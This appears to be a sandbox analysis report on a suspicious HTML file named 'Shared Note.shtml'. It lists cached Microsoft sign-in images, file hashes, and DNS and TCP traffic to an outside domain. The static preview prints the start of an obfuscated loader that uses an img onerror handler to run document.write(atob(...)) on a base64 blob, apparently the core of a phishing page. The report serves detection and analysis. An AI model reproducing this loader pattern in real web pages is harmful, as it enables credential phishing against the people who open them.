Preview:	.PNG.....IHDR.....8.....C....pHYs...#...#.x.?v....iTXtXML:com.adobe.xmp.....<?xpacket begin="." id="W5M0MpCehiHzreSzNTczkc9d"?> <x:xmpmeta xmlns:x="adobe:ns:meta/" x:xmptk="Adobe XMP Core 7.2-c000 79.566ebc5, 2022/05/09-07:22:29 "> <rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"> <rdf:Description rdf:about="" xmlns:xmp="http://ns.adobe.com/xap/1.0/" xmlns:dc="http://purl.org/dc/elements/1.1/" xmlns:photoshop="http://ns.adobe.com/photoshop/1.0/" xmlns:xmpMM="http://ns.adobe.com/xap/1.0/mm/" xmlns:stEvt="http://ns.adobe.com/xap/1.0/sType/ResourceEvent#" xmp:CreatorTool="Adobe Photoshop 23.4 (Windows)" xmp:CreateDate="2022-04-13T07:52:05-07:00" xmp:ModifyDate="2022-07-06T15:59:30-07:00" xmp:MetadataDate="2022-07-06T15:59:30-07:00" dc:format="image/png" photoshop:ColorMode="3" photoshop:History="2022-07-06T15:55:46-07:00 File Homeowners Logo-color horizontal.png opened
Open false
true
L:\Marketing\Logos\HFG Company Logos\Homeowners Logo

Chrome Cache Entry: 125	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	gzip compressed data, max speed, from FAT filesystem (MS-DOS, OS/2, NT), original size modulo 2^32 7390
Category:	downloaded
Size (bytes):	2407
Entropy (8bit):	7.900400471609788
Encrypted:	false
SSDEEP:	48:XVBUIsjnR4Zg0ddZ8E5EyQk7J0e+r/9lifUUuHDM3oOY+:XUIIKZg0ddZdEzTsfUUmyY+
MD5:	9D372E951D45A26EDE2DC8B417AAE4F8
SHA1:	84F97A777B6C33E2947E6D0BD2BFCFFEC601785A
SHA-256:	4E9C9141705E9A4D83514CEE332148E1E92126376D049DAED9079252FA9F9212

SHA-512:	78F5AA71EA44FF18BA081288F13AD118DB0E1B9C8D4D321ED40DCAB29277BD171BBB25BA7514566BBD4E25EA416C066019077FAA43E6ED781A29ADB683D218E2
Malicious:	false
URL:	http://https://aadcdn.msauth.net/shared/1.0/content/images/picker_verify_fluent_authenticator_b59c16ca9bf156438a8a96d45e33db64.svg
Preview:	.....Y=s.8.....mr...f.y....8.R...l.Nk.l..?....{$.l\|e'zM.3.....S(.....O./.....Mn.e..O..7.O.?=..?...../...~yy._t....8.a.....~.....+..$..*..z..\....~..Jx|.....|y...=...../.3....kN2...H...;<sy....H..?2..q5.0.0....f.....L.^..v.W.L..7XCm8.I...6\.p.....O/%sX..I.....u.....yE.....$q....1/.....W....Zg...w..-..v....x...N).....R....c.W5.=...{_1_...+.#.....e...K..:..b.Ec...!...".I1../2X.....].i.sAF;^.1....1/UM.[r..d...>RX..U...<..1...V.\|.....X.jX:..0...9..F.KsT...{.6,.._Q..9.b...Q)..0.R.t.u.JN..u$V.%X.9k..t.."..Q.....y.V.Z$7.q.{.....k.....W..5.x..K.."y...=.....4...h\|!....r.."v\f`..c+.....b..hc.jn....0.&G..m.=.@..6../.....6....tM^.&3.$.....~.....m2...wFs..#5.Hy..?...r.p.O.X.'n...Z8L.....7.;..QWGnr.sY..n...3.Jfq..+{m....\...X.q...0...0...........}}d...33.....Q...F$.8..v..UH&.H.....0.q..n...q...F.Y7...u..B>..J.A.....$.,....w.....Z..oe..w..%....$[+.....d...

Chrome Cache Entry: 126	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	56684
Entropy (8bit):	7.537698836794254
Encrypted:	false
SSDEEP:	768:uh92BPEdfGgS0GBQny1ffNPCwoD8RNVoAeuMzBWNM9zAdrM8gX7jjE5uSyGL:uCExG1lQYJoD2onBNAddgXI5uo
MD5:	BBF6D16E1522FE8794A19AC6CF777F55
SHA1:	5E73839BCBBF21EF605964F1456137B556A659EC
SHA-256:	02EA5A9B68E8419CC9DE6C2C4AFD6713C48AF358ACCC174246AAD425F56FB6A6
SHA-512:	83D1B07CDDD0E3DE73BD824D6CB3787165E3BCE594DF2489C2623D1D11053DA43F5749519FCBB84C8EEEF67FB4BFAE4356BD5C623F7B40BA6DFE10AE05BD510B
Malicious:	false
URL:	http://https://aadcdn.msauthimages.net/dbd5a2dd-cqs0y4h-wodzlzqfzyuh-rppbvccjqbum5mzw2-hr3e/logintenantbranding/0/illustration?ts=637927455229497181
Preview:	.PNG.....IHDR.....8.....C....pHYs...#...#.x.?v....iTXtXML:com.adobe.xmp.....<?xpacket begin="." id="W5M0MpCehiHzreSzNTczkc9d"?> <x:xmpmeta xmlns:x="adobe:ns:meta/" x:xmptk="Adobe XMP Core 7.2-c000 79.566ebc5, 2022/05/09-07:22:29 "> <rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"> <rdf:Description rdf:about="" xmlns:xmp="http://ns.adobe.com/xap/1.0/" xmlns:dc="http://purl.org/dc/elements/1.1/" xmlns:photoshop="http://ns.adobe.com/photoshop/1.0/" xmlns:xmpMM="http://ns.adobe.com/xap/1.0/mm/" xmlns:stEvt="http://ns.adobe.com/xap/1.0/sType/ResourceEvent#" xmp:CreatorTool="Adobe Photoshop 23.4 (Windows)" xmp:CreateDate="2022-04-13T07:52:05-07:00" xmp:ModifyDate="2022-07-06T15:59:30-07:00" xmp:MetadataDate="2022-07-06T15:59:30-07:00" dc:format="image/png" photoshop:ColorMode="3" photoshop:History="2022-07-06T15:55:46-07:00 File Homeowners Logo-color horizontal.png opened
Open false
true
L:\Marketing\Logos\HFG Company Logos\Homeowners Logo

Chrome Cache Entry: 127	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	gzip compressed data, max speed, from FAT filesystem (MS-DOS, OS/2, NT), original size modulo 2^32 250
Category:	dropped
Size (bytes):	199
Entropy (8bit):	6.766983163126765
Encrypted:	false
SSDEEP:	6:XtkhhsKHWpSiKPjPOeNWo6Rs7J1TxODwpV:X8hsKHDTPyeNSRs7vV0aV
MD5:	21B761F2B1FD37F587D7222023B09276
SHA1:	F7A416C8907424F9A9644753E3A93D4D63AE640E
SHA-256:	72D4161C18A46D85C5566273567F791976431EFEF49510A0E3DD76FEC92D9393
SHA-512:	77745F60804D421B34DE26F8A216CEE27C440E469FD786A642757CCEDBC4875D5196431897D80137BD3E20B01104BA76DEC7D8E75771D8A9B5F14B66F2A9B7C
Malicious:	false
Preview:	.....u....0.._%2k.8?....w..k..!.M.."b5<.M.bD..c..l:..}...@.8p.sn.j...%".B...J..6...c..^..?...2d...R..w.<%..}..}s..ir0/.....:8).(.....^u...0..U..I.F....{}...[-.....~..F.P_.....G.....

Chrome Cache Entry: 128	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	gzip compressed data, max speed, from FAT filesystem (MS-DOS, OS/2, NT), original size modulo 2^32 2905
Category:	dropped
Size (bytes):	1173
Entropy (8bit):	7.811199816788843
Encrypted:	false
SSDEEP:	24:XuByTjb3w436CJvnuI5wTGPjl2kGKvu3pufqOdyq3/VYHjyK5AXn:X8yz1qCkUYo1ozgt9YHGKe
MD5:	5C7ACF60A2ACAA5C54BF2B2EC6D484D8
SHA1:	F1837FD5DB6DAD498148D7D77438DE693114B042
SHA-256:	EE21196A4F5EF64135B7998E58F1E7210608674E3FDF97B328C1C237E3B184DB
SHA-512:	11516935B1C777D6457B7FB44235F8C8A73BA1313AC8607C16D342EECAE22AE5BFD702CE01DBB2DC63C3D480E89A689C7AA6CAC8D822E306B413534FEE770A77
Malicious:	false

Preview:	.....uV.n$7.....iR.+..LN9.oA..5.....nx..S...I..%[.*.)..=.....z.?/._.....\|{8.4M.....^.~w>=>.....t.....~.M;.....,....n~}=-.7.....U.<>=..._.O.....y9.>.....y...wR.`8..r..q$.....KR...X..... W.....$g'". W<..$..-.2.....h04.O...|._../.6.)..ax..X...wzT.....2..7....1....C.@8B....d.M..KS8..>... .%=...q....yWF....\..kM.H....<..&.mM..s...%.'G.n..(..h.-.I.S.K...1;..:7.xdvP..y. ]....Q$..4.@.2Fp ..Oe.....=.I.....F.....{....`.....uC..G.....'..E.....dR..g.(.+K.q...?...O.%.@.i..."n...1 .JTm.*S..wM.,../.\|H..s.....C.=.B1(.B.f..:K.\.T....c..N...sT..D....T.=. .Zt..M2.).FP.h.:.*+A.. ^N-$..U.K..n.u.DZ...d.C....s.n.PI..@.4.pi....G..j.5.7l6....Q$...fs....uD.....F...e%..}5.S.s.n".9...e&(_.=..oq..F%L...G].....b.`..hi.S.I.8..Y%hM.|..W....jC.- a..'..%.r..W?...a...H...5.c.....v.G..v.G.a....a/.LT.Fv.....7.A...@.OcV.....6xcy,l[.wkP..-E...U..J.....*1j....2....C+...?.I.Q.C.kM.n...j..5{HV)I...M.G2o.....5.....E_..j.....D...^b..+.U..,K2

Chrome Cache Entry: 129

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	gzip compressed data, max speed, from FAT filesystem (MS-DOS, OS/2, NT), original size modulo 2^32 7390
Category:	dropped
Size (bytes):	2407
Entropy (8bit):	7.900400471609788
Encrypted:	false
SSDEEP:	48:XVBUIsjnR4Zg0ddZ8E5EyQk7J0e+r/9lifUUuHDM3oOY+:XUIIKZg0ddZdEzTsfUUmyY+
MD5:	9D372E951D45A26EDE2DC8B417AAE4F8
SHA1:	84F97A777B6C33E2947E6D0BD2BFCFFEC601785A
SHA-256:	4E9C9141705E9A4D83514CEE332148E1E92126376D049DAED9079252FA9F9212
SHA-512:	78F5AA71EA44FF18BA081288F13AD118DB0E1B9C8D4D321ED40DCAB29277BD171BBB25BA7514566BBD4E25EA416C066019077FAA43E6ED781A29ADB683D218 E2
Malicious:	false
Preview:	.....Y=s.8.....mr...f.y....8.R...I.Nk.I..?....{$.I\|e'zM.3.....S(.....O./.....Mn.e..O..7.O.?=..?...../...~yy._t....8.a.....~.....+..$..*..z..\....~..Jx|.....|y...=...../.3 ....kN2...H...;<sy....H..?2..q5.0.0....f.....L.^..v.W.L..7XCm8.I...6\.p.....O/%sX..I.....u.....yE.....$q....1/.....W....Zg...w..-..v....x...N).....R....c.W5.=...{_1_...+.#.....e...K..: ..b.Ec...!...".I1../2X.....].i.sAF;^.1....1/UM.[r..d...>RX..U...<..1...V.\|.....X.jX:..0...9..F.KsT...{.6,.._Q..9.b...Q)..0.R.t.u.JN..u$V.%X.9k..t.."..Q.....y.V.Z$7.q.{.....k.....W.. ..5.x..K.."y...=.....4...h\|!....r.."v\f`..c+.....b..hc.jn....0.&G..m.=.@..6../.....6....tM^.&3.$.....~.....m2...wFs..#5.Hy..?...r.p.O.X.'n...Z8L.....7.;..QWGnr.sY..n...3.Jfq..+{m....\. ..X.q...0...0.....}}d...33.....Q...F$.8..v..UH&.H.....0.q..n...q...F.Y7...u..B>..J.A.....$.,....w.....Z..oe..w..%....$[+.....d...

Chrome Cache Entry: 130

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	gzip compressed data, max speed, from FAT filesystem (MS-DOS, OS/2, NT), original size modulo 2^32 250
Category:	downloaded
Size (bytes):	199
Entropy (8bit):	6.766983163126765
Encrypted:	false
SSDEEP:	6:XtkhhsKHWpSiKPjPOeNWo6Rs7J1TxODwpV:X8hsKHDTPyeNSRs7vV0aV
MD5:	21B761F2B1FD37F587D7222023B09276
SHA1:	F7A416C8907424F9A9644753E3A93D4D63AE640E
SHA-256:	72D4161C18A46D85C5566273567F791976431EFEF49510A0E3DD76FEC92D9393
SHA-512:	77745F60804D421B34DE26F8A216CEE27C440E469FD786A642757CCEDBC4875D5196431897D80137BD3E20B01104BA76DEC7D8E75771D8A9B5F14B66F2A9B7C
Malicious:	false
URL:	http://https://aadcdn.msauth.net/shared/1.0/content/images/picker_verify_sms_27a6d18b56f46818420e60a773c36d4e.svg
Preview:	.....u....0.._%2k.8?....w..k..!.M.."b5<.M.bD..c..l.:..}...@.8p.sn.j...%".B...J..6...c..^..?...2d...R..w.<%..}..}s..ir0/.....:8).(.....^u...0..U..I.F....{}...[-.....~..F.P_.....G.....

Chrome Cache Entry: 131

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines (32030)
Category:	downloaded
Size (bytes):	86709
Entropy (8bit):	5.367391365596119
Encrypted:	false
SSDEEP:	1536:9NhEyjjTikEJO4edXXe9J578go6MWXqcVhrLyB4Lw13sh2bzrl1+iuH7U3gBORDT:jxcq0hrLZwpsYbmzORDU8Cu5
MD5:	E071ABDA8FE61194711CFC2AB99FE104
SHA1:	F647A6D37DC4CA055CED3CF64BBC1F490070ACBA
SHA-256:	85556761A8800D14CED8FCD41A6B8B26BF012D44A318866C0D81A62092EFD9BF
SHA-512:	53A2B560B20551672FBB0E6E72632D4FD1C7E2DD2ECF7337EBAAAB179CB8BE7C87E9D803CE7765706BC7FCBCF993C34587CD1237DE5A279AEA19911D69067I 65
Malicious:	false
URL:	http://https://code.jquery.com/jquery-3.1.1.min.js
Preview:	/*! jQuery v3.1.1 | (c) jQuery Foundation | jquery.org/license */!function(a,b){"use strict";"object"==typeof module&&"object"==typeof module.exports?module.exports=a.do cument?b(a,!0):function(a){if(!a.document)throw new Error("jQuery requires a window with a document");return b(a)}:b(a)}("undefined"!=typeof window?window:this, function(a,b){"use strict";var c=[],d=a.document,e=Object.getPrototypeOf,f=c.slice,g=c.concat,h=c.push,i=c.indexOf,j={},k=j.toString,l=j.hasOwnProperty,m=l.toSt ring,n=m.call(Object),o={};function p(a,b){b=b||d;var c=b.createElement("script");c.text=a,b.head.appendChild(c).parentNode.removeChild(c)}var q="3.1.1",r=function(a,b) {return new r.fn.init(a,b)},s=/^[\s\uFEFF\xA0]+|[\s\uFEFF\xA0]+$/g,t=/^-ms-/,u=/-([a-z])/g,v=function(a,b){return b.toUpperCase()};r.fn=r.prototype={jquery:q,constructor:r, length:0,toArray:function(){return f.call(this)},get:function(a){return null==a?f.call(this):a<0?this[a+this.length]:this[a]},pushStack:function(a){var b=r.merge(this.con

Static File Info

General


File type:	HTML document, ASCII text, with very long lines (47691), with CRLF line terminators
Entropy (8bit):	5.409842618165027
TrID:	• HyperText Markup Language (6006/1) 100.00%
File name:	Shared Note.shtml
File size:	47731
MD5:	0d2b643a8a9740f4d532769fa2eb27cd
SHA1:	ada841fd06e0b972c0dbef1cac93416504febd6d
SHA256:	dd19d3a8449db2ccccaf96928a7cf9da2d6688639c13434e195ff6ac018491a7
SHA512:	4d704dc7338186fd79a5a7ef6e97d38b612adb5786a9ce41a6fdd93f5b545d744b34dab280c3ee9bbb65d8b0a2103a875c04692cc3106b4490ac52428b2299e2
SSDEEP:	768:TgHYZ8bYdxfJgBwSgMl/G29wNS3pgL6YokxkzWDEv08BSkwUy5W0TmAseMNSHYW6:Tg48ixhO3gA37gL6UxkzWDM08BRy5TTO
TLSH:	FC23AE825C813971F6E4102D85A983BEDBF1D529666D2C4FF76A02462EF7F03430E29B
File Content Preview:	<html>..<body>.....<img src=x onerror=" document.write(atob('PGh0bWw+PGhlYWQ+PC9oZWFkPjxib2R5PjxJTUcgIiliPjwvU0NSSVBULz48U0NSSVBULz52YXIgYSA9ICJQR2hsWVdRK0lEd3ZhR1ZoWkQ0OFltOWtlVDRnUEdScGRpQnBaRDBpYkc5aFpHbHVaMU5qY21WbGJpSWdjM1I1YkdVOUlpSSsiO3ZhciBiID0

File Icon

Icon Hash:	78d0a8cccc88c460

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 20, 2023 23:11:24.253232956 CET	49750	443	192.168.2.4	142.250.186.45
Mar 20, 2023 23:11:24.253288031 CET	443	49750	142.250.186.45	192.168.2.4
Mar 20, 2023 23:11:24.253375053 CET	49750	443	192.168.2.4	142.250.186.45
Mar 20, 2023 23:11:24.254478931 CET	49751	443	192.168.2.4	142.250.181.238
Mar 20, 2023 23:11:24.254532099 CET	443	49751	142.250.181.238	192.168.2.4
Mar 20, 2023 23:11:24.254621983 CET	49751	443	192.168.2.4	142.250.181.238
Mar 20, 2023 23:11:24.267383099 CET	49750	443	192.168.2.4	142.250.186.45
Mar 20, 2023 23:11:24.267424107 CET	443	49750	142.250.186.45	192.168.2.4
Mar 20, 2023 23:11:24.267671108 CET	49751	443	192.168.2.4	142.250.181.238

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 20, 2023 23:11:24.267707109 CET	443	49751	142.250.181.238	192.168.2.4
Mar 20, 2023 23:11:24.377403021 CET	443	49751	142.250.181.238	192.168.2.4
Mar 20, 2023 23:11:24.383835077 CET	443	49750	142.250.186.45	192.168.2.4
Mar 20, 2023 23:11:24.409159899 CET	49751	443	192.168.2.4	142.250.181.238
Mar 20, 2023 23:11:24.409219980 CET	443	49751	142.250.181.238	192.168.2.4
Mar 20, 2023 23:11:24.409471989 CET	49750	443	192.168.2.4	142.250.186.45
Mar 20, 2023 23:11:24.409499884 CET	443	49750	142.250.186.45	192.168.2.4
Mar 20, 2023 23:11:24.410836935 CET	443	49751	142.250.181.238	192.168.2.4
Mar 20, 2023 23:11:24.410973072 CET	49751	443	192.168.2.4	142.250.181.238
Mar 20, 2023 23:11:24.413484097 CET	443	49751	142.250.181.238	192.168.2.4
Mar 20, 2023 23:11:24.413594961 CET	49751	443	192.168.2.4	142.250.181.238
Mar 20, 2023 23:11:24.413903952 CET	443	49750	142.250.186.45	192.168.2.4
Mar 20, 2023 23:11:24.414042950 CET	49750	443	192.168.2.4	142.250.186.45
Mar 20, 2023 23:11:24.870503902 CET	49750	443	192.168.2.4	142.250.186.45
Mar 20, 2023 23:11:24.870538950 CET	443	49750	142.250.186.45	192.168.2.4
Mar 20, 2023 23:11:24.870742083 CET	443	49750	142.250.186.45	192.168.2.4
Mar 20, 2023 23:11:24.871500969 CET	49750	443	192.168.2.4	142.250.186.45
Mar 20, 2023 23:11:24.871530056 CET	443	49750	142.250.186.45	192.168.2.4
Mar 20, 2023 23:11:24.872338057 CET	49751	443	192.168.2.4	142.250.181.238
Mar 20, 2023 23:11:24.872370958 CET	443	49751	142.250.181.238	192.168.2.4
Mar 20, 2023 23:11:24.872541904 CET	49751	443	192.168.2.4	142.250.181.238
Mar 20, 2023 23:11:24.872545004 CET	443	49751	142.250.181.238	192.168.2.4
Mar 20, 2023 23:11:24.872561932 CET	443	49751	142.250.181.238	192.168.2.4
Mar 20, 2023 23:11:24.903394938 CET	443	49751	142.250.181.238	192.168.2.4
Mar 20, 2023 23:11:24.903533936 CET	49751	443	192.168.2.4	142.250.181.238
Mar 20, 2023 23:11:24.903575897 CET	443	49751	142.250.181.238	192.168.2.4
Mar 20, 2023 23:11:24.903790951 CET	443	49751	142.250.181.238	192.168.2.4
Mar 20, 2023 23:11:24.903873920 CET	49751	443	192.168.2.4	142.250.181.238
Mar 20, 2023 23:11:24.911808968 CET	49750	443	192.168.2.4	142.250.186.45
Mar 20, 2023 23:11:24.915247917 CET	49751	443	192.168.2.4	142.250.181.238
Mar 20, 2023 23:11:24.915328979 CET	443	49751	142.250.181.238	192.168.2.4
Mar 20, 2023 23:11:24.923234940 CET	443	49750	142.250.186.45	192.168.2.4
Mar 20, 2023 23:11:24.923352003 CET	49750	443	192.168.2.4	142.250.186.45
Mar 20, 2023 23:11:24.923382998 CET	443	49750	142.250.186.45	192.168.2.4
Mar 20, 2023 23:11:24.923579931 CET	443	49750	142.250.186.45	192.168.2.4
Mar 20, 2023 23:11:24.923641920 CET	49750	443	192.168.2.4	142.250.186.45
Mar 20, 2023 23:11:24.936784029 CET	49750	443	192.168.2.4	142.250.186.45
Mar 20, 2023 23:11:24.936806917 CET	443	49750	142.250.186.45	192.168.2.4
Mar 20, 2023 23:11:26.161459923 CET	49754	443	192.168.2.4	162.214.94.29
Mar 20, 2023 23:11:26.161541939 CET	443	49754	162.214.94.29	192.168.2.4
Mar 20, 2023 23:11:26.161653042 CET	49754	443	192.168.2.4	162.214.94.29
Mar 20, 2023 23:11:26.162019968 CET	49754	443	192.168.2.4	162.214.94.29
Mar 20, 2023 23:11:26.162072897 CET	443	49754	162.214.94.29	192.168.2.4
Mar 20, 2023 23:11:26.549088955 CET	443	49754	162.214.94.29	192.168.2.4
Mar 20, 2023 23:11:26.549525023 CET	49754	443	192.168.2.4	162.214.94.29
Mar 20, 2023 23:11:26.549582958 CET	443	49754	162.214.94.29	192.168.2.4
Mar 20, 2023 23:11:26.551156998 CET	443	49754	162.214.94.29	192.168.2.4
Mar 20, 2023 23:11:26.551287889 CET	49754	443	192.168.2.4	162.214.94.29
Mar 20, 2023 23:11:26.553647041 CET	49754	443	192.168.2.4	162.214.94.29
Mar 20, 2023 23:11:26.553690910 CET	443	49754	162.214.94.29	192.168.2.4
Mar 20, 2023 23:11:26.553834915 CET	443	49754	162.214.94.29	192.168.2.4
Mar 20, 2023 23:11:26.561496973 CET	49754	443	192.168.2.4	162.214.94.29
Mar 20, 2023 23:11:26.561566114 CET	443	49754	162.214.94.29	192.168.2.4
Mar 20, 2023 23:11:26.615037918 CET	49754	443	192.168.2.4	162.214.94.29
Mar 20, 2023 23:11:27.383192062 CET	443	49754	162.214.94.29	192.168.2.4
Mar 20, 2023 23:11:27.383239985 CET	443	49754	162.214.94.29	192.168.2.4
Mar 20, 2023 23:11:27.383255005 CET	443	49754	162.214.94.29	192.168.2.4
Mar 20, 2023 23:11:27.383291006 CET	443	49754	162.214.94.29	192.168.2.4
Mar 20, 2023 23:11:27.383394003 CET	49754	443	192.168.2.4	162.214.94.29

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 20, 2023 23:11:27.383447886 CET	443	49754	162.214.94.29	192.168.2.4
Mar 20, 2023 23:11:27.515157938 CET	49754	443	192.168.2.4	162.214.94.29
Mar 20, 2023 23:11:27.565311909 CET	443	49754	162.214.94.29	192.168.2.4
Mar 20, 2023 23:11:27.565339088 CET	443	49754	162.214.94.29	192.168.2.4
Mar 20, 2023 23:11:27.565402031 CET	443	49754	162.214.94.29	192.168.2.4
Mar 20, 2023 23:11:27.565494061 CET	49754	443	192.168.2.4	162.214.94.29
Mar 20, 2023 23:11:27.565537930 CET	49754	443	192.168.2.4	162.214.94.29
Mar 20, 2023 23:11:27.565542936 CET	443	49754	162.214.94.29	192.168.2.4
Mar 20, 2023 23:11:27.565558910 CET	443	49754	162.214.94.29	192.168.2.4
Mar 20, 2023 23:11:27.565603018 CET	49754	443	192.168.2.4	162.214.94.29
Mar 20, 2023 23:11:27.565607071 CET	443	49754	162.214.94.29	192.168.2.4
Mar 20, 2023 23:11:27.565618992 CET	443	49754	162.214.94.29	192.168.2.4
Mar 20, 2023 23:11:27.565642118 CET	49754	443	192.168.2.4	162.214.94.29
Mar 20, 2023 23:11:27.565665007 CET	49754	443	192.168.2.4	162.214.94.29
Mar 20, 2023 23:11:27.565679073 CET	443	49754	162.214.94.29	192.168.2.4
Mar 20, 2023 23:11:27.566128016 CET	443	49754	162.214.94.29	192.168.2.4
Mar 20, 2023 23:11:27.566159010 CET	443	49754	162.214.94.29	192.168.2.4
Mar 20, 2023 23:11:27.566205025 CET	443	49754	162.214.94.29	192.168.2.4
Mar 20, 2023 23:11:27.566251040 CET	49754	443	192.168.2.4	162.214.94.29
Mar 20, 2023 23:11:27.566287994 CET	443	49754	162.214.94.29	192.168.2.4
Mar 20, 2023 23:11:27.566309929 CET	49754	443	192.168.2.4	162.214.94.29
Mar 20, 2023 23:11:27.615011930 CET	49754	443	192.168.2.4	162.214.94.29
Mar 20, 2023 23:11:27.615084887 CET	443	49754	162.214.94.29	192.168.2.4
Mar 20, 2023 23:11:27.747490883 CET	443	49754	162.214.94.29	192.168.2.4
Mar 20, 2023 23:11:27.747519970 CET	443	49754	162.214.94.29	192.168.2.4
Mar 20, 2023 23:11:27.747610092 CET	49754	443	192.168.2.4	162.214.94.29
Mar 20, 2023 23:11:27.747653961 CET	443	49754	162.214.94.29	192.168.2.4
Mar 20, 2023 23:11:27.747710943 CET	443	49754	162.214.94.29	192.168.2.4
Mar 20, 2023 23:11:27.747766972 CET	49754	443	192.168.2.4	162.214.94.29
Mar 20, 2023 23:11:27.747766972 CET	49754	443	192.168.2.4	162.214.94.29
Mar 20, 2023 23:11:27.747910976 CET	443	49754	162.214.94.29	192.168.2.4
Mar 20, 2023 23:11:27.747932911 CET	443	49754	162.214.94.29	192.168.2.4

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 20, 2023 23:11:24.181037903 CET	50812	53	192.168.2.4	1.1.1.1
Mar 20, 2023 23:11:24.181366920 CET	63375	53	192.168.2.4	1.1.1.1
Mar 20, 2023 23:11:24.198272943 CET	53	63375	1.1.1.1	192.168.2.4
Mar 20, 2023 23:11:24.198313951 CET	53	50812	1.1.1.1	192.168.2.4
Mar 20, 2023 23:11:25.614897966 CET	52108	53	192.168.2.4	1.1.1.1
Mar 20, 2023 23:11:25.855976105 CET	58042	53	192.168.2.4	1.1.1.1
Mar 20, 2023 23:11:26.158858061 CET	53	58042	1.1.1.1	192.168.2.4
Mar 20, 2023 23:11:28.456301928 CET	50255	53	192.168.2.4	1.1.1.1
Mar 20, 2023 23:11:28.473540068 CET	53	50255	1.1.1.1	192.168.2.4
Mar 20, 2023 23:11:28.480278015 CET	54541	53	192.168.2.4	1.1.1.1
Mar 20, 2023 23:11:28.497380972 CET	53	54541	1.1.1.1	192.168.2.4
Mar 20, 2023 23:11:30.684225082 CET	51446	53	192.168.2.4	1.1.1.1

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Mar 20, 2023 23:11:24.181037903 CET	192.168.2.4	1.1.1.1	0xc7a3	Standard query (0)	clients2.google.com	A (IP address)	IN (0x0001)	false
Mar 20, 2023 23:11:24.181366920 CET	192.168.2.4	1.1.1.1	0xcd57	Standard query (0)	accounts.google.com	A (IP address)	IN (0x0001)	false
Mar 20, 2023 23:11:25.614897966 CET	192.168.2.4	1.1.1.1	0x4353	Standard query (0)	code.jquery.com	A (IP address)	IN (0x0001)	false
Mar 20, 2023 23:11:25.855976105 CET	192.168.2.4	1.1.1.1	0xea16	Standard query (0)	huntsvillevacationhomes.com	A (IP address)	IN (0x0001)	false

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Mar 20, 2023 23:11:28.456301928 CET	192.168.2.4	1.1.1.1	0x3529	Standard query (0)	www.google.com	A (IP address)	IN (0x0001)	false
Mar 20, 2023 23:11:28.480278015 CET	192.168.2.4	1.1.1.1	0x2dd6	Standard query (0)	cdnjs.cloudflare.com	A (IP address)	IN (0x0001)	false
Mar 20, 2023 23:11:30.684225082 CET	192.168.2.4	1.1.1.1	0x13d4	Standard query (0)	aadcdn.msauthimages.net	A (IP address)	IN (0x0001)	false

DNS Answers


Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Mar 20, 2023 23:11:24.198272943 CET	1.1.1.1	192.168.2.4	0xcd57	No error (0)	accounts.google.com		142.250.186.45	A (IP address)	IN (0x0001)	false
Mar 20, 2023 23:11:24.198313951 CET	1.1.1.1	192.168.2.4	0xc7a3	No error (0)	clients2.google.com	clients.l.google.com		CNAME (Canonical name)	IN (0x0001)	false
Mar 20, 2023 23:11:24.198313951 CET	1.1.1.1	192.168.2.4	0xc7a3	No error (0)	clients.l.google.com		142.250.181.238	A (IP address)	IN (0x0001)	false
Mar 20, 2023 23:11:25.632123947 CET	1.1.1.1	192.168.2.4	0x4353	No error (0)	code.jquery.com	cds.s5x3j6q5.hwcdn.net		CNAME (Canonical name)	IN (0x0001)	false
Mar 20, 2023 23:11:26.158858061 CET	1.1.1.1	192.168.2.4	0xea16	No error (0)	huntsvillevacationhomes.com		162.214.94.29	A (IP address)	IN (0x0001)	false
Mar 20, 2023 23:11:28.473540068 CET	1.1.1.1	192.168.2.4	0x3529	No error (0)	www.google.com		142.250.184.228	A (IP address)	IN (0x0001)	false
Mar 20, 2023 23:11:28.497380972 CET	1.1.1.1	192.168.2.4	0x2dd6	No error (0)	cdnjs.cloudflare.com		104.17.24.14	A (IP address)	IN (0x0001)	false
